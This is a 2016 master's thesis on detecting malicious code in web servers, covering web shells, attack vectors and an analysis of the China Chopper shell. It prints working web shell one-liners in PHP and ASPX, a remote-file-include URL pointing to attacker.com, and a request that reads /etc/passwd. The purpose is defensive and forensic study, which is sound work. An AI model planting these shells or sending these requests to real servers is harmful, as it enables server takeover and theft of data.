



UNIVERSITY OF PIRAEUS
DEPARTMENT OF DIGITAL SYSTEMS

Postgraduate Programme
"TECHNO-ECONOMIC MANAGEMENT &
SECURITY OF DIGITAL SYSTEMS"

" Detecting malicious code in a web server "

Thesis of
Soleas Agisilaos
A.M. : MTE14024

Supervisor Professor: Dr. Christoforos Ntantogian

Athens, 2016

Table of Contents

Abstract	3
1.Introduction	4
2.What is a web shell	5
2.1.Web shell examples	6
2.2.Web shell prevention.....	24
2.3.What is a backdoor	26
2.4.Known backdoors.....	31
2.5.Prevent from backdoors	32
3. NeoPi analysis	33
3.1. How to use it	35
3.2. How to beat it	41
4. PyWall analysis	43
4.1. Case study 1 (Database)	44
4.2. Case study 2 (EXIF headers)	48
4.3. Case study 3 (PHP files)	50
5. Conclusion	53
6. References	54
7. Appendix A	56

Abstract

The subject of the thesis is “Detecting malicious code in a web server”. One of the major problems in the web is that everyone can try to attack at your server and with the majority of vulnerabilities that are found everyday in all OS the can take access to it. Our software called PyWall tries to detect malicious code that is injected to a webserver either in the core files or in the database. There are many ways an attacker can inject the backdoor and because of the lack of security awareness in many developers this can be done very easily as we will see below.

1.Introduction

The thesis is structured as follows. The second chapter is an introduction to web shells and backdoors. Analysis of some famous web shells and ways to prevent them.

In chapter three we analyze a related tool called NeoPi. This tool has a lot of similarities with our software but lacks of some core features like hash table creation which will be analyzed below. Also it cannot check the database of the web server and the EXIF headers of the images that are stored in the server which in many cases can be used to inject a backdoor.

In chapter four we will show three cases of backdoor and how PyWall can identify the malicious code.

Finally chapter five is the conclusion and some feature work that has to be done in order to improve the functionality and reduce the false positive results. In appendix A you can find the source code.

2. What is a Web Shell

A web shell is a script that can be uploaded to a web server to enable remote administration of the machine. Infected web servers can be either Internet-facing or internal to the network, where the web shell is used to pivot further to internal hosts.

A web shell can be written in any language that the target web server supports. The most commonly observed web shells are written in languages that are widely supported, such as PHP and ASP. Perl, Ruby, Python, and Unix shell scripts are also used.

Using network reconnaissance tools, an adversary can identify vulnerabilities that can be exploited and result in the installation of a web shell. For example, these vulnerabilities can exist in content management systems (CMS) or web server software.

Once successfully uploaded, an adversary can use the web shell to leverage other exploitation techniques to escalate privileges and to issue commands remotely. These commands are directly linked to the privilege and functionality available to the web server and may include the ability to add, delete, and execute files as well as the ability to run shell commands, further executables, or scripts.

How and why are they used by malicious adversaries?

Web shells are frequently used in compromises due to the combination of remote access and functionality. Even simple web shells can have a considerable impact and often maintain minimal presence.

Web shells are utilized for the following purposes:

- To harvest and exfiltrate sensitive data and credentials;
- To upload additional malware for the potential of creating, for example, a watering hole for infection and scanning of further victims;
- To use as a relay point to issue commands to hosts inside the network without direct Internet access;
- To use as command-and-control infrastructure, potentially in the form of a bot in a botnet or in support of compromises to additional external networks. This could occur if the adversary intends to maintain long-term persistence.

While a web shell itself would not normally be used for denial of service (DoS) attacks, it can act as a platform for uploading further tools, including DoS capability.

2.1. Web Shell Example

Below you can see a very simple webshell and how powerfull it can be with the right parameters.

```
<?php
if(isset($_REQUEST['cmd'])){
    echo "<pre>";
    $cmd = ($_REQUEST['cmd']);
    system($cmd);
    echo "</pre>";
    die;
}
?>
```

The web shell can be run from the browser with a url like this

<http://target.com/simple-backdoor.php?cmd=cat+/etc/passwd>

The get parameter cmd contains the command to run on the system. The script would run the command and echo back the output. GET parameters are not the only way to send commands. Commands can be send through POST, COOKIE and even HTTP headers. Here is one that sends commands through an http header accept-language.

```
<?php passthru(getenv("HTTP_ACCEPT_LANGUAGE")); echo '<br> by q1w2e3r4';?>
```

Such a technique might be little stealthy on the server.

From this point, the options are limitless. An attacker that uses a webshell on a compromised server effectively has full control over the application. If the web application is running under root – the attacker has full control over the entire web server as well. In many cases, the neighboring servers on the local network are at risk as well.

How does a webshell attack work?

We've now seen that a webshell script is a very powerful tool. However, a webshell is a “post-exploitation” tool – meaning an attacker first has to find a vulnerability in the web application, exploit it, and upload their webshell onto the server.

One way to achieve this is by first uploading the webshell through a legitimate file upload page (for instance, a CV submission form on a company website) and then using an LFI (Local File Include) weakness in the application to include the webshell in one of the pages.

A different approach may be an application vulnerable to arbitrary file write. An attacker may simply write the code to a new file on the server.

Another example may be an RFI (Remote File Include) weakness in the application that effectively eliminates the need to upload the webshell on to the server. An attacker may host the webshell on a completely different server, and force the application to include it, like this

<http://vulnerable.com/rfi.php?include=http://attacker.com/webshell.php>

Web shells such as China Chopper, WSO, C99 and B374K are frequently chosen by adversaries; however these are just a small number of known used web shells. (Further information linking to IOCs and SNORT rules can be found in the Additional Resources section).

China Chopper – A small web shell packed with features. Has several command and control features including a password brute force capability.

WSO – Stands for “web shell by orb” and has the ability to masquerade as an error page containing a hidden login form.

C99 – A version of the WSO shell with additional functionality. Can display the server’s security measures and contains a self-delete function.

B374K – PHP based web shell with common functionality such as viewing processes and executing commands.

Analyzing China Chopper

China Chopper is a fairly simple backdoor in terms of components. It has two key components: the Web shell command-and-control (CnC) client binary and a text-based Web shell payload (server component). The text-based payload is so simple and short that an attacker could type it by hand right on the target server — no file transfer needed.

WEB SHELL CLIENT

The Web shell client used to be available on www.maicaidao.com, but we would advise against visiting that site now.

Web shell (CnC) Client	MD5 Hash
caidao.exe	5001ef50c7e869253a7c152a638eab8a

The client binary is packed with UPX and is 220,672 bytes in size, as shown in Figure 1.




Figure 1: Client binary viewed in WinHex

Using the executable file compressor UPX to unpack the binary allows us to see some of the details that were hidden by the packer.

```
C:\Documents and Settings\Administrator\Desktop>upx -d
```

```
5001ef50c7e869253a7c152a638eab8a.exe -o decomp.exe
```

Ultimate Packer for eXecutables

Copyright (C) 1996 - 2011

UPX 3.08w Markus Oberhumer, Laszlo Molnar & John Reiser Dec 12th 2011

File size	Ratio	Format	Name
-----------	-------	--------	------


```
-----  
700416 <- 220672 31.51% win32/pe decomp.exe  
Unpacked 1 file.
```

Using PEiD (a free tool for detecting packers, cryptors and compilers found in PE executable files), we see that the unpacked client binary was written in Microsoft Visual C++ 6.0, as shown in Figure 2.




Figure 2: PEiD reveals that the binary was written using Visual C++ 6.0

Because the strings are not encoded, examining the printable strings in the unpacked binary provides insight into how the backdoor communicates. We were intrigued to see a reference to google.com.hk using the Chinese (simplified) language parameter (Figure 3) as well as references to the text "Chopper" (Figure 4).

```

C:\WINDOWS\system32\cmd.exe
X-Forwarded-For: %s
User-Agent: %s
Content-Type: application/x-www-form-urlencoded
Referer: %s
http://www.google.com.hk/search?hl=zh-CN&q=
TYPE: CUSTOMIZE
Please enter the URL address!
.com/
http://www.
CMyWindow
Right Bar
%s\system32
Shortcut Name
LIMIT
SkinScrollBarFrame
Tip: The default view can not be deleted!
[Alt+K]
[Alt+J]
CUIViewCrack
.php.asp.aspx.html.jsp.txt
%s,200;%s,60
<crack> <url:http://%s/%s/> <flag:successfully> <dict:list.txt>
<crack> <url:http://%s/admin/> <flag:!!HTTP/1.1 404> <dict:list.txt>
<crack> <url:http://%s/admin/> <flag:HTTP/1.1 200> <dict:list.txt>
<spider> <url:http://%s/> <range:%s> <filter>

```

Figure 3: Printable strings refer to www.google.com.hk

```

C:\WINDOWS\system32\cmd.exe
MS Sans Serif
MS Sans Serif
WebRun
Exexute
Load
Save
Clear
Down
MS Sans Serif
SysListView32
List1
MS Sans Serif
5Chopper
Chopper
Chopper.Document
Chopper
Document
Chopper
Ready
Open the document
Open the document
Open the document
Open the document

```

Figure 4: References to Chopper in the client binary

So we have highlighted some attributes of the client binary. But what does it look like in use? China Chopper is a menu-driven GUI full of convenient attack and victim-management features. Upon opening the client, you see example shell entries that point to www.maicaidao.com, which originally hosted components of the Web shell.

To add your own target, right click within the client, select “Add” and enter the target IP address, password, and encoding as shown in Figure 5.




Figure 5: Picture of the China Chopper Web shell client binary

SERVER-SIDE PAYLOAD COMPONENT

But the client is only half of the remote access tool — and not likely the part you would find on your network. Its communication relies on a payload in the form of a small Web application. This payload is available in a variety of languages such as ASP, ASPX, PHP, JSP, and CFM. Some of the original files that were available for download are shown with their MD5 hashes:

Web shell Payload	MD5 Hash
Customize.aspx	8aa603ee2454da64f4c70f24cc0b5e08
Customize.cfm	ad8288227240477a95fb023551773c84
Customize.jsp	acba8115d027529763ea5c7ed6621499

Even though the MD5s are useful, keep in mind that this is a text-based payload that can be easily changed, resulting in a new MD5 hash. We will discuss the payload attributes later, but here is an example of just one of the text-based payloads:

ASPX:

```
<%@ Page Language="Jscript"%><%eval(Request.Item["password"],"unsafe");%>
```

Note that “password” would be replaced with the actual password to be used in the client component when connecting to the Web shell.

In the next post, we provide regular expressions that can be used to find instances of this Web shell.

CAPABILITIES

The capabilities of both the payload and the client are impressive considering their size. The Web shell client contains a “Security Scan” feature, independent of the payload, which gives the attacker the ability to spider and use brute force password guessing against authentication portals.




Figure 6: China Chopper provides a “Security Scan” feature

In addition to vulnerability hunting, this Web shell has excellent CnC features when combining the client and payload, include the following:

- File Management (File explorer)
- Database Management (DB client)
- Virtual Terminal (Command shell)

In China Chopper's main window, right-clicking one of the target URLs brings up a list of possible actions (see Figure 7).




Figure 7: Screenshot of the CnC client showing capabilities of the Web shell

File Management

Used as a remote access tool (RAT), China Chopper makes file management simple. Abilities include uploading and downloading files to and from the victim, using the file-retrieval tool wget to download files from the Web to the target, editing, deleting, copying, renaming, and even changing the timestamp of the files.




Figure 8: File Management provides an easy to use menu that is activated by right-clicking on a file name

So just how stealthy is the “Modify the file time” option? Figure 9 shows the timestamps of the three files in the test directory before the Web shell modifies the timestamps. By default, Windows Explorer shows only the “Date Modified” field. So normally, our Web shell easily stands out because it is newer than the other two files.




Figure 9: IIS directory showing time stamps prior to the time modification

Figure 10 shows the date of the file after the Web shell modifies the timestamp. The modified time on our Web shell shows up as the same as the other two files. Because this is the default field displayed to users, it easily blends in to the untrained eye — especially with many files in the directory.




Figure 10: IIS directory showing time stamps after the time modification

Clever investigators may think that they can spot the suspicious file due to the creation date being changed to the same date as the modified date. But this is not necessarily anomalous. Additionally, even if the file is detected, the forensic timeline would be skewed because the date that the attacker planted the file is no longer present. To find the real date the file was planted, you need to go to the Master File Table (MFT). After acquiring the MFT using FTK, EnCase, or other means, we recommend using mftdump (available from <http://malware-hunters.net/all-downloads/>). Written by FireEye researcher Mike Spohn, mftdump is a great tool for extracting and analyzing file metadata.

The following table shows the timestamps pulled from the MFT for our Web shell file. We pulled the timestamps before and after the timestamps were modified. Notice that the “fn*” fields retain their original times, thus all is not lost for the investigator!

Category	Pre-touch match	Post-touch match
siCreateTime (UTC)	6/6/2013 16:01	2/21/2003 22:48
siAccessTime (UTC)	6/20/2013 1:41	6/25/2013 18:56
siModTime (UTC)	6/7/2013 0:33	2/21/2003 22:48
siMFTModTime (UTC)	6/20/2013 1:54	6/25/2013 18:56
fnCreateTime (UTC)	6/6/2013 16:01	6/6/2013 16:01
fnAccessTime (UTC)	6/6/2013 16:03	6/6/2013 16:03
fnModTime (UTC)	6/4/2013 15:42	6/4/2013 15:42
fnMFTModTime (UTC)	6/6/2013 16:04	6/6/2013 16:04

Database Management

The Database Management functionality is impressive and helpful to the first-time user. Upon configuring the client, China Chopper provides example connection syntax.




Figure 11: Database Management requires simple configuration parameters to connect
 After connecting, China Chopper also provides helpful SQL commands that you may want to run.




Figure 12: Database Management provides the ability to interact with a database and even provides helpful prepopulated commands

Command Shell Access

Finally, command shell access is provided for that OS level interaction you crave. What a versatile little Web shell!

